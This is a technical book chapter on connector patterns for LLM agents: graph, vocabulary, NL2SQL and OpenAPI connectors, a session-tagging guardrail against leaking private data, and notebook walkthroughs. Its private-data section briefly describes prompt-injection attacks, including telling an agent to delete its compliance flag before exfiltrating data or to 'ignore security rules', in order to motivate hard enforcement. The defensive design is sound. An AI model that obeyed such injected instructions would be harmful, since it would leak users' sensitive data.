The design goal is to avoid a "generic API connector" that is just `http_get(url)` and `http_post(url, body)`. Those primitives push complexity onto the agent, which then must infer required fields, encode authentication correctly, and interpret error responses. By contrast, an OpenAPI-driven connector can make the agent reliably productive by turning undocumented details into discoverable tool affordances. The agent discovers what is available, inspects the details, and then makes a validated call – the same exploration-then-action workflow a developer would follow, but driven entirely by the model's reasoning. (OpenAPI Initiative Publications, OpenAPI Initiative Blog)

Graph and relationship connectors Graph and relationship stores appear whenever the primary question is not "what records match this filter," but "how things are connected." Ownership hierarchies, dependency graphs, identity and access models, data lineage, and knowledge graphs all fall into this category. In these systems, the value is not in individual rows or documents, but in traversals, neighborhoods, and paths.

From an agent's perspective, graph databases do not fit cleanly into file or SQL connectors. While many graph systems expose SQL-like interfaces or can be flattened into tables, doing so discards the semantics that make graphs useful in the first place. At the same time, exposing a full graph query language (Cypher, Gremlin, SPARQL) directly to an agent is unnecessarily complex and brittle.

The connector pattern that works for agents is therefore deliberately constrained. Instead of arbitrary queries, the graph connector exposes a small set of verbs that capture the most common reasoning tasks while keeping execution bounded and predictable.

The first responsibility of a graph connector is structural discovery. An agent must be able to orient itself without prior knowledge of the domain model:

```
graph.list_node_types()
graph.list_edge_types()
graph.describe_node_type("Service")
graph.describe_edge_type("DEPENDS_ON")
```

This mirrors schema discovery in SQL connectors. The goal is not to expose every internal detail, but to give the agent enough context to reason about what kinds of entities exist and how they may be related.

Once oriented, the agent typically needs to retrieve individual nodes and their immediate context:

```
service = graph.get_node("Service", id="payments-api")
deps = graph.neighbors(
    node_type="Service",
    node_id="payments-api",
    edge_type="DEPENDS_ON",
    direction="out",
    depth=1
)
```

Neighborhood queries like this account for a large fraction of practical graph usage. They allow the agent to answer questions such as "what does this service depend on," "who owns this resource," or "what systems are affected if this component fails," without traversing the entire graph.

More advanced reasoning often requires limited path exploration. Here again, the connector should favor bounded, intention-revealing operations rather than open-ended graph queries:

```
path = graph.find_path(
    from_node=("User", "alice"),
    to_node=("Service", "billing"),
    max_depth=4
)
```

By requiring explicit depth limits and start/end nodes, the connector ensures that graph exploration remains tractable and auditable. This is analogous to requiring LIMIT clauses or query validation in SQL connectors.

Importantly, graph connectors for agents are almost always read-heavy. Mutation operations (adding or removing nodes or edges) are far less common and typically subject to strict governance, because graph structure often encodes critical organizational or security knowledge. When writes are supported, they should be explicit, heavily validated, and rarely part of autonomous agent workflows.

Graph connectors are especially valuable in enterprise environments for system dependency analysis, IAM and authorization reasoning, ownership and escalation paths, and data lineage or provenance tracking. Including this connector archetype closes one of the few remaining gaps not covered by file, SQL, or OpenAPI connectors, while still respecting the core design principle: expose only those abstractions that agents can use reliably and safely.

This book does not include a graph connector implementation. The pattern is described here because it completes the connector taxonomy and because the design principles (bounded traversal, schema discovery, read-heavy access) directly mirror those of the other archetypes. A production implementation would follow the same structure shown for SQL and OpenAPI connectors: an abstract interface, a backend-specific adapter, and thin tool wrappers.

In practice, this makes the graph connector a specialized but high-leverage addition. It does not replace SQL or file access, but complements them in domains where relationships, not records, are the primary unit of meaning.

Controlled vocabularies and ontology connectors Controlled vocabularies and ontologies define the *allowed language* of a system: canonical terms, enumerations, synonyms, hierarchies, and semantic relationships. They are common in regulated, data-intensive, or long-lived domains such as healthcare, finance, life sciences, enterprise architecture, and data governance.

While these resources are often stored in files, databases, or graph stores, exposing them through generic connectors loses their primary purpose. Agents do not need raw tables of codes; they need to know which values are valid, what they mean, and how they relate to each other.

A vocabulary or ontology connector therefore focuses on **term discovery, validation, and normalization**, rather than arbitrary querying.

The most basic capability is listing and describing vocabularies:

```
vocab.list_vocabularies()
vocab.info("ticket_priority")
```

This allows an agent to discover that a controlled set exists at all, rather than inventing free-text values that later fail validation.

Once a vocabulary is known, the agent must be able to look up and search its terms:

```
vocab.lookup("ticket_priority", term_code="P1")
vocab.search("ticket_priority", query="high", max_results=10)
```

Lookup returns the full term (code, label, definition, synonyms, relationships), while search finds terms matching a text query. For large vocabularies backed by a RAG strategy, semantic suggestions are also available via `suggest()`.

Validation is the most critical operation. Before writing to a database or calling an API, the agent should be able to check that a value conforms to the controlled vocabulary:

```
vocab.validate("ticket_priority", term_code="P1")
vocab.validate("ticket_priority", term_code="high")   # returns invalid + suggestion
```

More sophisticated ontologies introduce hierarchy and semantic relations. The connector exposes navigational operations at multiple levels of depth without becoming a full graph API:

```
vocab.parent("diagnosis_code", term_code="E11.9")
vocab.children("incident_category", term_code="NETWORK")
vocab.ancestors("diagnosis_code", term_code="E11.9", max_depth=10)
vocab.descendants("incident_category", term_code="NETWORK", max_depth=10)
vocab.siblings("incident_category", term_code="NETWORK")
vocab.roots("incident_category")
```

This allows agents to reason about generalization and specialization (for example, rolling up metrics or selecting the appropriate level of specificity) while keeping traversal depth constrained.

Controlled vocabulary connectors are especially important when agents perform writes: updating records, generating tickets, classifying documents, or calling APIs with enumerated fields. Without this connector, agents tend to hallucinate plausible but invalid values, leading to brittle workflows and hidden failures.

Conceptually, this connector sits between schema and semantics. SQL schemas define *what shape* data can take; vocabularies define *what meanings* are allowed. Treating vocabularies as first-class connectors acknowledges that meaning is shared infrastructure, not incidental metadata.

This archetype makes explicit how agents stay aligned with organizational language, policies, and domain standards – something that cannot be reliably achieved through generic file or database access alone.

NL2SQL (Natural Language to SQL)

NL2SQL is the execution pattern in which an agent translates a natural language question into a validated, read-only SQL query, executes it safely, and returns results in a form suitable for both human inspection and downstream processing.

The NL2SQL execution pattern NL2SQL should be understood as a controlled execution pipeline rather than a simple text-to-SQL transformation. The database is a high-impact tool, and the schema is the primary grounding mechanism that constrains the model's reasoning.

A typical workflow begins with a natural language question. Before any SQL is generated, the agent is provided with a complete, annotated schema describing tables, columns, relationships, and conventions. Using this context, the agent proposes a SQL query. That query is then passed through explicit validation steps that enforce security and correctness constraints, such as read-only access and single-statement execution. Only validated queries are executed, and results are returned in a bounded form.

This separation between reasoning, validation, and execution is what makes NL2SQL robust enough for real-world use.

Schema as first-class context One of the most important lessons from production NL2SQL systems is that schema preparation belongs offline. Instead of querying database catalogs dynamically at runtime, schemas are extracted once, enriched, and cached as structured metadata. This cached schema becomes the authoritative reference for all NL2SQL reasoning.

A "good" schema for agents is not minimal. It is intentionally verbose and explanatory, especially around ambiguous or overloaded fields. Confusing column names are clarified in comments, enum-like fields explicitly list their allowed values, and small samples of real data illustrate typical usage.

A representative schema fragment might look like this:

```
-- Table: orders
-- Purpose: Customer purchase orders in the e-commerce system

CREATE TABLE orders (
    order_id INTEGER PRIMARY KEY,
        -- Unique identifier for each order
```

```
    status VARCHAR(20),
        -- Current lifecycle state of the order
        -- Allowed values (controlled vocabulary):
        --   pending    : order placed, not yet processed
        --   shipped    : order shipped to customer
        --   cancelled  : order cancelled before shipment

    channel VARCHAR(20),
        -- Sales channel through which the order was placed
        -- Allowed values:
        --   web, mobile_app, phone_support

    total_amount DECIMAL(10,2),
        -- Total order value in USD, including taxes

    created_at TIMESTAMP,
        -- Order creation timestamp in UTC

    customer_id INTEGER
        -- References customers.customer_id
);

-- Sample data (illustrative):
-- order_id , status   , channel     , total_amount
-- 10231    , shipped  , web         , 149.99
-- 10232    , pending  , mobile_app  ,  29.50
```

This level of annotation significantly reduces ambiguity for the agent. It also discourages the model from inventing values that do not exist in the database, a common failure mode when schemas are underspecified.

Controlled vocabularies and query reliability Well-designed NL2SQL schemas emphasize controlled vocabularies. Fields such as status codes, categories, types, or channels should be treated as explicit enums, even if the underlying database does not enforce them strictly.

From an agent's perspective, controlled vocabularies serve two purposes. First, they constrain generation: when the model knows that `status` can only be one of a small, named set, it is far less likely to hallucinate invalid filter conditions. Second, they improve semantic alignment between user language and database values. Natural language phrases like "open orders" or "completed orders" can be reliably mapped to documented enum values rather than guessed strings.

Embedding enum values directly in schema comments, along with short explanations, makes this mapping explicit. In practice, this often matters more than formal database constraints, because the agent reasons over the schema text rather than the physical DDL alone.

Query generation and validation Even with a high-quality schema, generated SQL must be treated as untrusted input. NL2SQL systems therefore apply multiple validation layers before execution.

At a minimum, only read-only queries are permitted, and multiple statements are rejected, but syntactic validation alone is insufficient because harmful queries may still be possible. A simple syntactic validation step can catch common violations:

```
query = query.strip()

# WARNING: This is just a quick validation step, ALWAYS rely on DB permissions for security
if not query.upper().startswith("SELECT"):
    raise ValueError("Only SELECT queries are allowed")
```

```
if query.rstrip(";").count(";") > 0:
    raise ValueError("Multiple SQL statements are not allowed")
```

Much more effective is to have "READ-ONLY" database users that are restricted by permissions at the database level. This way, even if the agent generates a malicious query, it cannot perform harmful operations.

Beyond syntactic checks, execution safeguards are typically applied. Query timeouts prevent expensive scans from monopolizing database resources, and explicit limits on result size protect both the database and the agent's context window.

Result handling and the workspace Large result sets should not be injected directly into the agent context. Instead, results are written to files in a shared workspace, and only a small preview is returned.

```
df.to_csv("workspace/results/orders_summary.csv")

preview = df.head(10)
```

The agent can then summarize the findings, show a few representative rows, and provide the file path for full inspection. This pattern keeps prompts small while preserving complete, reusable data for humans or downstream tools.

Security and access control Production NL2SQL systems operate under strict security constraints. Database access is typically read-only, and credentials are managed externally through a secrets manager. Queries are executed on behalf of users without exposing raw credentials to the agent.

This design supports auditing, user-specific permissions, and credential rotation without modifying agent logic. The agent interacts with the database only through a constrained execution interface.

Architectural considerations Successful NL2SQL systems usually adopt a layered architecture. Database-specific logic is isolated behind abstract interfaces, while business logic operates on standardized result types. This separation allows the same NL2SQL agent to work across multiple databases with minimal changes.

Equally important is minimizing runtime complexity. Schema extraction, annotation, enum detection, and example query generation are expensive operations that belong in offline pipelines. At runtime, the agent should rely entirely on cached metadata and focus on reasoning, validation, and execution.

Private Data

When an agent connects to an external data source, the data it retrieves may be public, internal, confidential, or secret. A SQL query against a patient database, a file download from a regulated share, or an API call returning financial records can all introduce sensitive content into the session. That content ends up in two places: in the workspace as files (a CSV export, a downloaded document), and in the LLM's context window as tool results. Both are exfiltration vectors. A workspace file can be uploaded by a subsequent tool call. A tool result sitting in context can be passed as an argument to the next tool the agent decides to call – the agent reads the balance from one tool's output and writes it into the body of a notification email. No file needs to exist on disk for the leak to happen; the data flows directly through the context window from one tool call to the next.

The fundamental problem is not that agents are malicious. It is that agents are *eager*. They optimize for task completion and will use any available tool to get there. If a tool exists that sends data to an external endpoint, the agent will eventually use it when it seems like the right next step. Prompt-level instructions ("do not share confidential data") are insufficient because they are advisory, not enforceable: the model can misinterpret them, ignore them under pressure from a persuasive user prompt, or simply not recognize that a particular tool call constitutes data leakage.

Reliable data protection therefore requires a mechanism that operates below the prompt level, at the infrastructure layer where tools are registered, filtered, and executed. The approach described here is deliberately simple: tag the session as "private" whenever sensitive data enters it – whether that data lands in the workspace or only passes through the context window – and use that tag to enforce guardrails that block unsafe operations regardless of what the agent or the user requests.

Sensitivity levels Not all private data carries the same risk. A document marked "internal" may be shared freely within the company but not externally. A patient record marked "confidential" may only be accessed by authorized personnel. An API key marked "secret" should never appear in logs, tool outputs, or any persistent artifact.

These distinctions are captured by a small enumeration of sensitivity levels, ordered from least to most restrictive: `PUBLIC`, `INTERNAL`, `CONFIDENTIAL`, and `SECRET`. When multiple datasets with different sensitivity levels coexist in the same session, the session's overall sensitivity is the highest level among them. Sensitivity never degrades within a session; once a secret dataset has been loaded, the session remains at `SECRET` level even if that specific dataset is no longer actively referenced. This ratchet behavior is intentional. Residual information from sensitive data may persist in the agent's context, in workspace files, or in tool call history, and downgrading sensitivity would create a false sense of safety.

```
class DataSensitivity(str, Enum):
    PUBLIC = "public"
    INTERNAL = "internal"
    CONFIDENTIAL = "confidential"
    SECRET = "secret"
```

Tagging the workspace The implementation stores the private-data state as a JSON file (`.private_data`) in a dedicated directory (`PRIVATE_DATA_DIR`) that mirrors the workspace directory structure per user and session but is located outside the agent's workspace. If the file does not exist, the session contains no private data and all tools operate normally.

This separation is important. The agent has read/write access to its own workspace through the file connector and workspace tools. If the compliance flag lived inside the workspace, the agent could delete or modify it – either through direct manipulation (an agent tricked into running a cleanup operation) or through a prompt injection attack that instructs the agent to remove the `.private_data` file before exfiltrating data. Storing the flag outside the workspace means the agent has no tool that can reach it. The compliance state is managed exclusively by server-side code (connectors, the `PrivateData` class) that runs in the host process, not by the agent itself.

In production systems, file-based persistence would be replaced by a database or a Redis cache. A relational database provides transactional guarantees and audit logging. A Redis cache provides low-latency reads that scale well when multiple services need to check the compliance state of a session on every tool invocation. The file-based approach used here is sufficient for development and single-process deployments, but any system handling real sensitive data at scale should use a centralized store that supports concurrent access, replication, and access control.

```
pd = PrivateData(user_id="alice", session_id="analysis-42")

# A connector retrieves patient records from a database
pd.add_private_dataset("patient_records", DataSensitivity.CONFIDENTIAL)

# Later, the agent loads financial projections
pd.add_private_dataset("financials_q4", DataSensitivity.SECRET)

# The session is now at SECRET level
pd.sensitivity          # DataSensitivity.SECRET
```

```
pd.has_private_data      # True
pd.get_private_datasets()  # ["patient_records", "financials_q4"]
```

All mutations persist immediately. The `PrivateData` class writes to disk on every state change so that the tag survives process restarts and is visible to other components (MCP servers, sandbox controllers, monitoring systems) that may need to check it independently of the agent process.

The tagging is typically performed by connectors themselves. When a SQL connector executes a query against a database that is known to contain sensitive data, or when a file connector reads from a protected directory, the connector calls `add_private_dataset()` as a side effect. This means the tagging happens automatically, without relying on the agent or the user to remember to set it.

Enforcing guardrails The tag alone does not prevent anything. It is a signal that downstream enforcement layers consume. The two primary enforcement points are tool filtering and connectivity control.

Tool filtering uses the permission system introduced in the tools chapter. Every tool is annotated with permission requirements (`READ`, `WRITE`, `CONNECT`). The `@tool_permission` decorator automatically checks the session's private data state on every invocation of a CONNECT tool. When the session is tagged as private, any tool that carries the `CONNECT` permission raises `ToolPermissionError` before its function body executes. No additional wiring is required – the decorator handles it.

```
@tool_permission(ToolPermission.WRITE, ToolPermission.CONNECT)
def send_payment_notification(email: str, amount: float) -> bool:
    """Send payment notification to external email."""
    return True

# If the session has private data, calling this tool raises ToolPermissionError
```

This is a hard enforcement. The agent cannot circumvent it by rephrasing its request or by being instructed by the user to "ignore security rules."

Connectivity control operates at a lower level, typically in the execution sandbox or container that hosts the agent's code execution environment. When the session is private, the sandbox can be switched to a network configuration that blocks all outbound connections, or routes them through a proxy that only allows whitelisted destinations (internal company servers, trusted services with zero-data-retention agreements). The sandbox implementation uses Docker's `network_mode="none"` to remove all network interfaces when `PrivateData` is present, and automatically recreates containers mid-conversation when private data appears. The full mechanism is described in the "Network Isolation with PrivateData" section of the execution infrastructure chapter.

The ratchet principle A critical design decision is that the private flag, once set, cannot be cleared by the agent. Only an explicit external action (an administrator, a session reset, or a policy engine) can downgrade a session's sensitivity. This prevents a class of attacks where the agent is manipulated into calling a hypothetical `clear_private_data()` tool before proceeding to exfiltrate data.

Similarly, the sensitivity level only escalates. If a session starts with `INTERNAL` data and later loads `CONFIDENTIAL` data, it becomes `CONFIDENTIAL` and stays there. The implementation achieves this by taking the maximum sensitivity across all registered datasets:

```
def add_private_dataset(self, dataset_name, sensitivity=DataSensitivity.CONFIDENTIAL):
    if dataset_name not in self._private_datasets:
        self._private_datasets.append(dataset_name)
        self._has_private_data = True
        self._sensitivity = max(self._sensitivity, sensitivity.value, key=_sensitivity_order)
        self.save()
```

Where tagging happens in practice In a typical deployment, tagging is wired into the connector layer rather than the agent logic. Consider a SQL connector that executes queries on behalf of an agent. The connector knows which databases contain sensitive data (this is part of the database catalog configuration), and it tags the session automatically when results are returned:

```
async def execute_sql(db_id: str, query: str, ctx: RunContext) -> str:
    # ... validate query, execute, format results ...

    if db_config.sensitivity != DataSensitivity.PUBLIC:
        pd = PrivateData()
        pd.add_private_dataset(f"sql:{db_id}", db_config.sensitivity)

    return formatted_result
```

The same pattern applies to file connectors reading from protected directories, API connectors calling internal services with sensitive response data, and any other connector that knows the sensitivity of its source. The key insight is that the connector is the right place to make this determination, because it is the component that actually touches the data source and knows its classification.

What this does not solve Session-level tagging is a coarse-grained mechanism. It does not track which specific fields or rows within a dataset are sensitive. It does not redact sensitive values from the agent's context window. It does not prevent the agent from reasoning about sensitive data internally or including sensitive details in its natural language responses to the user (who presumably has access, since they initiated the query).

These limitations are acceptable because the goal is not to build a complete data loss prevention system. The goal is to prevent the most common and most damaging failure mode: an agent using an available tool to send private data to an external system. Session tagging addresses this by removing the tools that could cause the leak, which is a simple, auditable, and hard-to-bypass mechanism that complements rather than replaces more granular data governance controls.

Hands-On: Introduction

The exercises that follow put the connector patterns from this chapter into practice across four distinct data source types: files, SQL databases, REST APIs, and controlled vocabularies. Each exercise builds a working agent that interacts with real data through connector methods exposed as tools, demonstrating different patterns for managing runtime context (closures for database binding), workspace-based persistence for decoupling agents, and strategy-based dispatch for handling different backend characteristics.

The first exercise uses the FileConnector to give an agent basic filesystem operations – creating, reading, and editing files through sandbox-isolated paths. The second exercise chains two agents together: an NL2SQL agent translates a natural language question into validated SQL, executes it against a bookstore database, and saves the results as a CSV file; a second agent then picks up that CSV using the CsvConnector and inspects it independently. The workspace filesystem acts as the integration layer between them, illustrating how connectors compose without the agents needing any knowledge of each other. The third exercise uses the OpenAPI connector to let an agent query the cBioPortal cancer genomics API from a natural language prompt. The agent discovers available endpoints, inspects their parameters, and makes the appropriate call – all autonomously from an ingested OpenAPI spec. A second agent then uses the JsonConnector to navigate and extract information from the saved API response, demonstrating the same connector chaining pattern seen in the NL2SQL exercise. The fourth exercise introduces the VocabularyConnector, which resolves free-text terms into standardized codes using two different strategies – an in-memory tree with exact and fuzzy matching for smaller vocabularies, and a vector-database-backed semantic search for larger ones. Both strategies share the same interface, so the agent tools work identically regardless of which backend handles a given vocabulary.

Taken together, these exercises reinforce the chapter's central argument: connectors are framework-agnostic

abstractions that define what operations an agent can perform, while tools are thin wrappers that make those operations discoverable by a specific runtime. The code stays testable, portable, and reusable because the data-access logic never depends on the agent framework.

Hands-On: File Connector

The FileConnector gives agents the ability to operate on files through the workspace sandbox. Rather than returning file contents directly into the conversation, the connector provides a structured set of operations – write, read, edit, append, find, head, list, delete – that let the agent interact with files the same way a developer would. The agent sees sandbox paths like `/workspace/notes.md`, while the actual files live in isolated host directories determined by user and session context.

This hands-on walks through `example_file_connector.ipynb`, where an agent creates a markdown file, reads it back, edits a specific line, and verifies the result.

Setting Up the Connector and Tools

The FileConnector requires user and session context for workspace path translation, but this context is managed through Python's contextvars mechanism rather than explicit parameters. Instantiate the connector and bind its methods directly as tools:

```
connector = FileConnector()

tools = [
    connector.append,
    connector.delete,
    connector.edit,
    connector.find,
    connector.head,
    connector.list,
    connector.read,
    connector.tail,
    connector.write,
]
```

Each method already has a clear signature and docstring that the model can reason about. The docstring matters: it is the model's only description of what the tool does. The connector handles all path translation internally by reading the current user and session from contextvars, so the model never sees or manages it.

The Agent in Action

The prompt asks the agent to perform four sequential steps: create a file, read it, edit a line, and read it again. This exercises the core file operations and demonstrates that the agent can reason about line numbers and file state across multiple tool calls.

```
agent = get_agent(tools=tools)

prompt = """Do the following steps:
1. Create a file /workspace/notes.md with a title '# Meeting Notes' and three bullet points.
2. Read the file back to verify it was created.
3. Edit line 3 to change the second bullet point to '- Agreed on weekly sync every Monday'.
4. Read the file again and show me the final content."""

agent_run, nodes = await run_agent(agent, prompt, verbose=True)
```

The `verbose=True` flag prints each step the agent takes, so you can see the tool calls and their results as they happen. The agent typically proceeds in order: calls `file_write` to create the file, `file_read` to verify,

`file_edit` to modify line 3, and `file_read` again for the final content.

The edit operation uses 1-indexed, inclusive line ranges. When the agent calls the `edit` tool with `("/workspace/notes.md", 3, 3, "- Agreed on weekly sync every Monday")`, it replaces exactly line 3 with the new content. The connector validates that `start_line` and `end_line` are within bounds and returns an informative message describing what changed.

Verifying on Disk

The final cell translates the sandbox path to the host filesystem and reads the file directly, confirming that the agent's operations produced a real artifact:

```
host_path = workspace_to_host_path(PurePosixPath("/workspace/notes.md"))
print(host_path.read_text())
```

The `workspace_to_host_path()` function retrieves the current user and session from contextvars, then translates the sandbox path to the actual host filesystem location. This confirms the round-trip: the agent wrote through the sandbox, and we can read the result from the host path. The file persists after the agent conversation ends, available for subsequent agents, tools, or human inspection.

FileConnector Operations

The full set of operations maps to common file interactions: `read`, `head`, `tail`, `find`, `list` for reading, and `write`, `append`, `edit`, `delete` for writing. Each method carries a `@tool_permission` annotation (`READ` or `WRITE`) that declares its permission level, enabling the permission enforcement system described in the tools chapter.

All operations return strings: either the requested content or a status message like `"Wrote 142 bytes to /workspace/notes.md"`. Recoverable errors (`FileNotFoundError`, `ValueError`, etc.) are caught and re-raised as `ModelRetry`, which PydanticAI presents to the model as a retryable tool error. This keeps the agent loop stable – a failed tool call produces a message the model can reason about and retry, rather than crashing the entire run.

Key Takeaways

The FileConnector bridges agents and the filesystem through workspace sandbox isolation. Connector methods are bound directly as agent tools without explicit context parameters. The model sees only the logical operations (read, write, edit), while workspace path translation happens automatically inside the connector. Operations return strings for both success and failure, keeping the agent loop resilient.

Hands-On: NL2SQL with CSV Post-Processing

This hands-on walks through `example_nl2sql.ipynb`, where two agents collaborate in sequence. The first agent translates a natural language question into SQL, executes it against the bookstore database, and saves the results as a CSV file. The second agent then picks up that CSV file and operates on it using the CsvConnector. This demonstrates how connectors chain together: one produces data, another refines it.

Database Configuration

Before any NL2SQL agent can run, the system needs to know which databases exist and how to connect to them. Configuration is loaded from `dbs.yaml`, which declares database identifiers, connection details, and paths. The two singleton registries – `DbConnectionConfigs` and `DbInfos` – are reset and reloaded to ensure a clean state:

```
DbConnectionConfigs.reset()
DbInfos.reset()
DbConnectionConfigs.get().load_from_yaml(DBS_YAML_PATH)
```

`DbConnectionConfigs` holds connection parameters (driver, path, credentials). `DbInfos` holds the extracted and annotated schema metadata that the agent uses as context. The `reset()` calls are relevant in notebook environments where cells may be re-executed.

Creating the NL2SQL Agent

The `create_agent()` factory (in `agents/nl2sql`) does several things in a single call. It looks up the schema metadata for the given database identifier, loads the system prompt and instructions (which embed the full annotated schema), collects the NL2SQL tools, and returns a configured PydanticAI agent:

```
nl2sql_agent = create_agent(db_id="bookstore")
```

The agent receives two tools. `db_execute_sql_tool` generates SQL from the user's question, validates it (SELECT-only, single statement), executes it, and writes results to a CSV file in the workspace. `db_get_row_by_id_tool` fetches a single row by primary key for detailed inspection. Both tools are created using the closure pattern: inner functions that capture the `db_id` from the enclosing scope, so the model never sees or manages database identifiers directly.

The schema embedded in the instructions is the annotated version produced by the offline annotation pipeline. It includes table descriptions, column explanations, enum values, and sample data. This rich context is what allows the model to generate accurate SQL without querying the database catalog at runtime.

Running a Natural Language Query

The prompt asks the agent to join books with authors and reviews, compute average ratings, sort by rating, and save the output:

```
query = "List all books with their author name and average review rating, sorted by rating descending. S
result, nodes = await run_agent(nl2sql_agent, query, verbose=True)
```

Behind the scenes, the agent reasons about the schema, generates a SQL query with the appropriate JOINs and GROUP BY clause, calls `db_execute_sql_tool`, and receives a truncated preview of the results. The full result set is written to the CSV file at the workspace path specified in the prompt. The `verbose=True` flag prints each reasoning step and tool call so you can see the generated SQL.

This illustrates the core NL2SQL pipeline described in the chapter: natural language in, validated SQL generated, results bounded and persisted, only a preview returned to the agent context.

Handing Off to the CSV Agent

The SQL agent produced `/workspace/books_ratings.csv`. Now a second agent takes over, equipped with CsvConnector tools instead of SQL tools:

```
csv_connector = CsvConnector()

csv_tools = [
    csv_connector.head,
    csv_connector.find_rows,
    csv_connector.headers,
    csv_connector.delete_rows,
    csv_connector.read_row,
]

csv_agent = get_agent(tools=csv_tools)
```

The CsvConnector operates on CSV files through workspace paths, just like the FileConnector operates on text files. Its methods – `head`, `find_rows`, `headers`, `delete_rows`, `read_row` – are already tool-compatible bound methods decorated with `@tool_permission()`. Like the FileConnector, these methods can be bound directly as tools without any wrapper functions.

Note that this example focuses on read operations. The CsvConnector also provides write operations (`update_cell`, `update_row`, `append`) for modifying CSV data in place, which would be useful in workflows where the agent needs to transform or correct data before passing it downstream.

The CSV agent prompt asks it to inspect the file that the SQL agent created:

```
csv_prompt = """Using the CSV file at /workspace/books_ratings.csv:
1. Show me the column headers.
2. Show me the first 5 rows.
3. Read row 1 in detail."""
```

The agent calls `headers`, `head`, and `read_row` in sequence. Each tool reads from the same CSV file on disk, returning structured text that the agent can summarize for the user.

Connector Chaining

The key architectural point here is that neither agent knows about the other. The SQL agent writes a CSV file as a side effect of query execution. The CSV agent reads that file as input. The workspace filesystem is the integration layer – it decouples the two agents completely. You could replace the SQL agent with any other data source that produces CSV, and the CSV agent would work unchanged.

This pattern scales naturally. A third agent could read the same CSV and produce a chart. A fourth could filter rows and write a new file. Each agent operates through its own connector, and the workspace provides shared, persistent storage.

Verifying on Disk

The final cell confirms that the CSV file exists on the host filesystem, outside the agent conversation:

```
host_path = workspace_to_host_path(PurePosixPath("/workspace/books_ratings.csv"))
print(host_path.read_text().splitlines()[:6])
```

This round-trip verification – agent writes through the sandbox, human reads from the host – confirms that the data produced by the NL2SQL pipeline is a real, persistent artifact available for any downstream use.

Key Takeaways

The NL2SQL agent translates natural language into validated SQL using an annotated schema as its primary grounding context. Results are persisted as CSV files in the workspace rather than injected into the agent context, keeping prompts small and data reusable. The CsvConnector provides a second agent with structured access to that data without any knowledge of SQL. The workspace filesystem acts as the integration layer between agents, enabling connector chaining where each agent operates independently through its own tools.

Hands-On: OpenAPI Connector

The OpenAPI connector lets an agent interact with any REST API described by an OpenAPI 3.x specification. Instead of hard-coding HTTP calls or teaching the agent raw URL patterns, the connector ingests a spec once and exposes five stable operations: list available APIs, list endpoints, show an API summary, show endpoint details, and call an endpoint. The agent discovers the API surface at runtime and makes calls autonomously.

This hands-on walks through `example_openapi.ipynb`, where an agent queries the cBioPortal cancer genomics API to retrieve all available studies, then a second agent uses the JsonConnector to explore and extract information from the saved results.

API Configuration and Ingestion

Before the connector can work, the API spec must be ingested. Configuration lives in `apis.yaml`, which declares an identifier, a human-readable name, the spec URL, and an optional `base_url` override:

```
- id: cbioportal
  name: cBioPortal
  spec_url: https://www.cbioportal.org/api/v3/api-docs
  base_url: https://www.cbioportal.org
```

The ingestion CLI (`python -m agentic_patterns.core.connectors.openapi.cli.ingest cbioportal`) fetches the spec, parses all endpoints, runs AI-powered annotation to generate descriptions and categories, and caches the result as a JSON file. This is a one-time offline step. At runtime, `ApiInfos.get()` loads the cached metadata without re-fetching the spec.

Loading API Metadata

The first code cell loads the cached API metadata and prints it to confirm the connector knows about the cBioPortal API:

```
api_infos = ApiInfos.get()
print(api_infos)
```

`ApiInfos` is a singleton registry. It reads `apis.yaml` for connection config and loads the cached JSON files produced by the ingestion step. The `print()` output shows each registered API with its endpoint count and categories.

The Agent with OpenAPI Tools

The five tools are created by `get_all_tools()`, which instantiates an `OpenApiConnector` and wraps each of its methods as an agent tool with appropriate permissions (`READ` for discovery operations, `CONNECT` for listing and calling):

```
openapi_tools = get_all_tools()
agent = get_agent(tools=openapi_tools)
```

The tools are:

1. `openapi_list_apis` – returns all registered APIs with metadata and endpoint counts.
2. `openapi_list_endpoints` – lists endpoints for a given API, optionally filtered by category.
3. `openapi_show_api_summary` – shows categorized endpoint overview for an API.
4. `openapi_show_endpoint_details` – returns parameter definitions, request body schema, and response schema for a specific endpoint.
5. `openapi_call_endpoint` – executes an HTTP request against an endpoint, with optional parameters, body, and output file path.

The agent receives no instructions about cBioPortal's URL structure, authentication, or endpoint paths. It discovers everything through the tools. This is the core difference from a generic HTTP tool: the connector provides structured discovery, so the agent can reason about what is available rather than guessing URLs.

Running the Query

The prompt asks the agent to find all available cancer studies and save the results:

```
query = """Using the cbioportal API, find all available cancer studies.
Save the results to /workspace/cancer_studies.json"""

result, nodes = await run_agent(agent, query, verbose=True)
```

With `verbose=True`, you can observe the agent's reasoning. It typically calls `openapi_list_apis` first to confirm the API exists, then `openapi_list_endpoints` or `openapi_show_api_summary` to find the right endpoint, then `openapi_show_endpoint_details` to understand the parameters, and finally `openapi_call_endpoint` to make the HTTP request and save the response to the specified file. The agent follows the same discovery-then-action pattern a developer would: orient, inspect, then execute.

The `call_endpoint` tool uses the `@context_result()` decorator (covered in detail in the Context & Memory chapter). This decorator intercepts tool return values and, when the result exceeds a configurable size threshold, saves the full content to a file in the workspace and returns only a truncated preview to the agent. The agent sees enough data to reason about the structure and contents, while the complete result remains available on disk for downstream processing or human inspection. This pattern is essential for tools that may return unbounded data – API responses, query results, file contents – where injecting the full output into the conversation would exhaust context limits or degrade model performance.

Chaining with the JsonConnector

The second half of the notebook demonstrates connector chaining. The OpenAPI agent produced a JSON file; now a second agent equipped with JsonConnector tools operates on it:

```
json_connector = JsonConnector()
json_tools = [
    json_connector.append, json_connector.delete_key, json_connector.get,
    json_connector.head, json_connector.keys, json_connector.merge,
    json_connector.query, json_connector.schema, json_connector.set,
    json_connector.tail, json_connector.validate,
]

json_agent = get_agent(tools=json_tools)
```

The JsonConnector provides JSONPath-based navigation, schema inspection, head/tail previews, and key listing. The second agent has no knowledge of cBioPortal or REST APIs – it only knows how to work with JSON files.

```
json_query = """Using the file /workspace/cancer_studies.json:
1. Show me the schema of the file.
2. Find 3 studies related to breast cancer. Show their study ID, name, and number of samples."""
```

The agent calls `schema` to understand the structure, then `query` with a JSONPath expression to filter breast cancer studies. It works entirely from the file, with no API calls.

Connector Layering

This example illustrates a pattern that recurs throughout the connector architecture. The OpenAPI connector handles the API interaction layer: discovery, validation, HTTP execution, response persistence. The JsonConnector handles the data inspection layer: schema discovery, querying, filtering. Neither agent knows about the other. The workspace filesystem is the integration surface – one agent writes, another reads.

This layering reflects the chapter's core design principle: connectors expose a small number of predictable operations rather than raw access primitives. The agent never constructs URLs, parses HTTP headers, or navigates raw JSON arrays. Each connector provides the right level of abstraction for its data source, and the agent reasons at that level.

Key Takeaways

